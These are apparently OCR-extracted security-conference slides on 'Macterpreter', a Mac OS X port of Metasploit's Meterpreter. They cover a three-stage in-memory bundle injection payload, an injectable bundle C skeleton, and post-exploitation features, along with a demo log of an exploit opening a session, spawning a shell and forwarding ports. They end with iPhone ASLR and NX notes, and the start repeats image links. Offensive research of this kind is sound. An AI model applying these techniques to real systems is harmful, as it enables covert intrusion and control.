
Meterpreter for Windows




Meterpreter for Windows




Meterpreter for Windows




Meterpreter for Windows




Meterpreter for Windows




Meterpreter for Windows




Meterpreter for Windows



Meterpreter for Windows



Meterpreter for Windows



“Macterpreter”

- Port of Metasploit’s Meterpreter to Mac OS X targets
- Uses inject_bundle Metasploit payload
- Uses NSCreateObjectFileImageFromMemory(), NSLinkModule()
  - Doesn’t touch disk, doesn’t show up with vmmap
- Main Macterpreter bundle is responsible for channels, loading extensions
  - Binary compatible with Windows Meterpreter
  - Shares most of the source with it

Injectable Bundle Skeleton

```
#include <stdio.h>
extern void init(void) __attribute__ ((constructor));
void init(void)
{
   // Called implicitly when loaded
}

int run(int socket_fd)
{
    // Called explicitly by inject_payload
}

extern void fini(void) __attribute__ ((destructor));
void fini(void)
{
    // Called implicitly when/if unloaded
}

Compile with:
% cc -bundle -o foo.bundle foo.c
```

Mach-O Staged Bundle Injection Payload

- First stage (remote_execution_loop, ~250 bytes)
  - Establish TCP connection
  - Read and execute code fragment, write returned result back to socket
- Second stage (inject_bundle, ~350 bytes)
  - Read bundle file into mmap'd memory
  - Lookup and call NSCreateObjectFileImageFromMemory() and NSLinkModule() in dyld via familiar "ror 13" hash method
- Third stage (compiled bundle, can be as large as needed)
  - Does whatever you want in C/C++/Obj-C using any system Frameworks!
  - Pure in-memory injection, not written to disk

macapi extension

- Contains most of what the Windows stdapi extension provides
  - Filesystem: ls, mkdir, rm, upload, download, edit, etc
  - Pivoting: TCP channels
  - Processes: ps, kill, getpid, execute, etc
  - Network: ifconfig
  - Misc: Reboot, sysinfo, isight image capture

Limitations

- Since it is binary compatible with Windows Meterpreter client, some data is lost
  - i.e. “ls” doesn’t return as much as it could
- Can’t migrate to other processes
  - Processes typically don’t have permission to inject code into other processes...Mac OS X is actually more secure here!
- Some things in the stdapi are unimplemented, either because I got lazy or didn’t know how to do it
  - Messing with the routing table, user idle time
- Feel free to add to this or make new extensions
  - Its C code, not Ruby :)

Demo

```
$ ./msfcli exploit/osx/test/exploit RHOST=192.168.1.182 RPORT=1234 LPORT=4444 PAYLOAD=osx/
x86/meterpreter/bind_tcp E
[*] Started bind handler
[*] Sending stage (387 bytes)
[*] Sleeping before handling stage...
[*] Uploading Mach-O bundle (50620 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.231:37335 -> 192.168.1.182:4444)

meterpreter > use stdapi
Loading extension stdapi...success.
meterpreter > pwd
/Users/cmiller/metasploit/trunk
meterpreter > ls

Listing: /Users/cmiller/metasploit/trunk
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   816   dir   Tue Feb 24 14:48:24 CST 2009  .
40755/rwxr-xr-x   102   dir   Wed Feb 18 22:28:25 CST 2009  ..
100644/rw-r--r--  2705  fil   Sun Nov 30 16:00:11 CST 2008  README

meterpreter > getuid
Server username: cmiller
meterpreter > sysinfo
Computer: Charlie-Millers-Computer.local
OS      : ProductBuildVersion: 9G55, ProductCopyright: 1983-2008 Apple Inc., ProductName: Mac
OS X, ProductUserVisibleVersion: 10.5.6, ProductVersion: 10.5.6
meterpreter > execute -i -c -f /bin/sh
Process  created.
Channel 1 created.
id
uid=501(cmiller) gid=501(cmiller) groups=501(cmiller),98(_lpadmin),81(_appserveradm),
79(_appserverusr),80(admin)
exit
meterpreter > portfwd add -l 2222 -p 22 -r 192.168.1.182
[*] Local TCP relay created: 0.0.0.0:2222 <-> 192.168.1.182:22
meterpreter > exit
```

Meterpreter has userland-exec

- Prepare binary in advance
  - Can use “builder”, just save off result
- Meterpreter (extension) forks, uses userland-exec
- Supports channelized input/output
- Demo

iPhone Security Architecture

“ASLR”

- Mac OS X
  - Randomizes library locations (except dyld)
  - Doesn’t randomize heap, stack, executable image
- iPhone
  - Doesn’t randomize anything
  - Addresses only rely on firmware version

NX bit

- x86: NX bit (Intel calls it XD)
  - Only set on stack
  - No restrictions on heap
  - Heap may have (and does have) RWX pages

